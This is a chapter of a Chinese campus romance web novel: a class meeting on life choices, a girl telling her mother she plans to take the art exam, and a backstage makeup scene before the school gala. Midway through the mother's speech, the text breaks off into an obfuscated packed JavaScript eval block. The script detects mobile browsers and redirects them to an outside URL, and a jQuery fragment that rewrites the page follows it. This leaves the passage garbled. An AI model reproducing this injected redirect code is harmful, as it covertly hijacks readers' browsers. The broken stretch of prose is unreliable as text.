32. 第 32 章

作品:《声色浪漫[破镜重圆]

    下午的第一节自习课改成了班会,但对于四班的大部分学生来说,只不过是讲台上多了些干扰注意力的杂音。今天的班会主题却似乎跟以往的形式主义不太一样,只见林澍拉开黑板,第一页PPT写着几个醒目大字:橘子不是唯一的水果。


    沈羡瑶写题的笔尖一顿,悄悄碰了碰江昱然的胳膊肘:“你读过这本书吗?”


    “看了一半,”他点点头,倒是实诚地承认,“但有点没看进去,云里雾里的。”


    她哑然失笑,将目光重新投回讲台。


    林澍清清嗓子,语气是他少有的严肃:“大家都知道,前不久高三的三模结束,也就是说,还有半月出头的时间,你们的学长就要迎来真正的高考。而明年的这个时候,将要奔赴战场的就是在座的各位。”


    相当经典的开场白,教室里的气压一时都低了些。


    他缓缓扫过座位上的每一个同学,却忽地弯弯唇角,话锋一转:“但今天,我想聊点别的。”


    众人一怔,不约而同停下了手中的事情。


    “作为四班的学生,在这样的时刻,我想我已经没有必要再跟大家一遍遍强调努力和自律。比起老生常谈的学习话题,我更想聊一聊你们的将来,以朋友的身份。”


    “其实你们这个年纪,对自己人生有清晰规划的反而是少数,大部分人都还处在迷茫的阶段,只是在父母老师的督促以及社会的规劝下被推着向前走。虽然我跟李主任常常把高三是你们人生最关键的一年这种话挂在嘴边,但其实也都是为了让各位重视紧张起来。我们都明白,人生不止高考这一道关卡,就算有的同学赶路和通关的速度要比别人慢一些,完成得或许也不是那么漂亮,但你们精彩的人生才刚刚开始,风华正茂,前路漫漫。”“在距离高考还有一年的时候,同学们不妨想一想自己将来想做什么,也不用着急交出答案,慢慢摸索适合自己的方向,平凡而安足地过完一生也是了不起的梦想。”


    “虽然高考确实对于绝大部分人来说,是你们一生之中最公平的考试,也是通往世俗意义上的成功的最佳捷径。”


    “我仍旧希望各位明白,围墙坍塌,原来外面还有别的世界,命运,还有别的可能。而橘子,从来都不是唯一的水果。”


    林澍给每个人发了一张信纸:“这封信,你可以写给自己,也可以写给朋友或是其他想写给的人。等到明年的这个时间,再把它拆开看,也许会有不一样的体悟。”


    沈羡瑶将信纸摊在桌面捋平整,正摁着笔盖思索的功夫,却像是感应到什么,转头便从江昱然的眼瞳中瞧见了自己。两人皆是微微一笑,略加思索,她转动手腕在纸张的开头郑重写下几个字。


    致江昱然:


    -


    一回到家中,沈羡瑶连鞋子都没来得及摆放好,就不管不顾地摊在床上,变成派大星模样。今天晚会从头到尾走台彩排,距离正式的演出只剩下最后三天,除了成果即将展现给大家的兴奋和期待,更多的是担心自己搞砸的压力与忧虑。她有时也觉得自己太钻牛角尖,可面对这样梦寐以求的机会,她太想事事做得完美。踩着拖鞋走出房间时,沈如晴正在给家里仅有的一盆君子兰浇水,翠绿的叶子被养得肥厚肥厚的。


    听到脚步声,她提着水壶转头去看在原地发呆的沈羡瑶:“怎么还不睡觉,洗个苹果吃吧?”


    沈羡瑶摇摇头,温吞扶着桌角坐下,忽地轻声道:“妈,你有想过我将来要做什么吗?”


    她仍照看着心爱的君子兰:“想做什么做什么喽,你先别想这些杂七杂八的,等高考考出个好成绩,以后的选择多的是,到时候妈找专业的人给你填志愿。”


    “我还是想考江大。”沈羡瑶犹豫一瞬,终是说。


    她怔了瞬,晒然一笑:“好啊,江大好啊,我女儿是个有志气的。只不过,你现在的成绩不是还差一点嘛。能考上肯定是最好,考不上咱就冲一个稳妥点的985。”


    “嗯,但现在的门路有很多,不一定只死盯着高考这一条路,只顾着埋头学习。”


    “...什么意思?”沈如晴这才停下来,瞳仁晃了晃,“你,你不高考啦?”声音都带着丝颤抖,她第一反应是沈羡瑶在学校受了什么委屈,忙不迭上前两步。


    “妈,我想艺考。”她鼓起勇气,一口气说出来。


    沈如晴眨了眨眼睛,显得迷茫:“艺考?要交什么钱吗?”双手交叉着垂落,不安又局促地来回抠着指甲。


    “就是报名费和去考试的路费,其他的不需要什么钱了,我也不打算报培训班什么的。我就是想试试,江大的广播电视编导专业很有名,如果能拿到合格证,我现在的分数上江大非常稳。”


    “广播电视编导?以后出来能干什么啊?”


    “影视传媒,网络新媒体什么的,我目前的规划是舞台导演。”“导演?”沈如晴愣了愣,声音变弱,“好像也挣不了什么钱...”


    “但我喜欢,”提到喜欢的事物,沈羡瑶眼里跃动着星点光芒,“而且,任何一个行业做到头部都会很挣钱的。”她信誓旦旦地讲着,是少年人珍贵而赤诚的满腔热血。


    她拉着沈如晴兴致勃勃地与她说起自己的规划与展望,满是对未来的憧憬,她很少有这样话痨的时刻,只觉得有说不完的话要讲。


    沈如晴怔怔地盯了她许久,只是轻轻点头:“好,你喜欢那就做吧。”


    还在喋喋不休的沈羡瑶戛然而止,像是被突如其来的巨型馅饼砸中,半晌说不出话。这,这就同意了?天知道她准备了多少说辞和思想工作。


    沈如晴看她这副模样,低笑道:“如果我不同意,你就会放弃吗?”


    她将嘴巴抿了又抿,不好意思地摇摇脑袋,也跟着笑出来。


    “是了,这就是你,倔驴一样但又一往无前的沈羡瑶,你不是那种想一出是一出的孩子,但凡决定好的事,就会想尽办法去完成。”


    “妈妈一直很抱歉,没能让你出生在一个能给你强大支撑的美满家庭,没能成为你的底气,甚至有时还要让你反过来操心家里。包括你要艺考这事,妈妈也帮不了什么。”沈;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|51xs|n|shop|12902170|132032||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    如晴低垂着脑袋,轻轻说,诚恳又无奈。


    “怎么会,”沈羡瑶鼻头发酸,靠在沈如晴肩膀轻而缓地蹭动,“你永远是我一往无前的底气。”


    “妈妈,周五我们校庆晚会,我是总导演,你来看吧。”直到现在,她才跟沈如晴说了晚会的事情。她舔舔嘴唇,道:“好多媒体都会来,如果我搞砸了,你会不会觉得很丢脸。”


    “怎么会,”沈如晴学着她刚刚的话,“你是我的女儿啊。”


    -


    午后的太阳正是热烈,阳光映得白墙金灿灿,风穿透香樟树四面八方舒展开来的枝桠,奏响夏日的号角。


    礼堂后台空间有限,节目靠后的同学都在自己教室里准备妆造。沈羡瑶占据一个小小的角落,将不时有碎叶落进来的窗户关上,捧着散粉微不可闻地叹了口气。


    江昱然敏锐地捕捉到这一丝轻叹,开玩笑道:“怎么,我有这么难画,不应该啊。”他正坐在椅子上,一副任人宰割的模样。


    “那倒也没有,只不过我确实是第一次给男生化妆,技术有限。”她将江昱然的脑袋掰过来又掰回去,拿起粉扑毫不客气地在他脸上定妆。


    只差最后的口红,沈羡瑶在心底舒了一口气,暗自庆幸不说锦上添花,至少没有毁了江昱然这张顶好顶好的脸蛋。她让他靠在椅背,自己弯下腰,拿起唇釉,小心翼翼地涂在他的嘴唇。


    左手指尖扶住他微微昂起的下巴,唇釉刷头轻轻抚过唇瓣,酥酥痒痒的,不一会儿就化作哑光雾面,变得艳红。


    “会不会有点太红了?”江昱然有些不习惯,别扭地小声抗议。


    “好像是有点,”沈羡瑶没憋住笑,“不过舞台的灯一照,应该刚刚好。”


    她说着用食指指腹蜻蜓点水般沾上他唇珠,好让颜色抹得更均匀些,她原本还在专注着手上动作,却也不禁越来越迟疑,直到和江昱然认真的眼眸撞了个正着。


    直勾勾,湿漉漉。


    他穿着纯白衬衫,脖颈处系了条蓝灰领带,是他们两个一起挑的。双腿因为方便沈羡瑶动作微微敞开,正正好好将她整个人圈在中间,她弯着腰手还停留在原地,这才发现彼此的距离有些过分的近,甚至只差一点点,就能感受到交缠而克制的鼻息。


    她的眼神落在他眼角的那颗泪痣,有一瞬恍然,江昱然的嘴唇忽地就变得灼烫灼烫的,她一个激灵缩回手,险些没站稳。预想中的狼狈和疼痛并没有到来,后腰被稳稳托住,整个人落入臂弯中,陷进佛手柑织成的细密蛛网,腰窝和掌心贴了个结实,传来滚烫温度。


    痒酥酥,晕乎乎。


    只是片刻的怔愣,两人都变得慌乱起来,沈羡瑶逃似的挣脱意外的桎梏,收拾起一旁的化妆包,看起来很淡定,如果不是脑袋就没再抬起来过的话。


    四点半,离晚会开始还有一个小时。


    沈羡瑶盯着墙上嘀嗒转的钟表,深吸一口气,和起身整理着装的江昱然相视而笑,一切尽在不言中。


    这场等待已久的盛大战役终于正式拉开帷幕。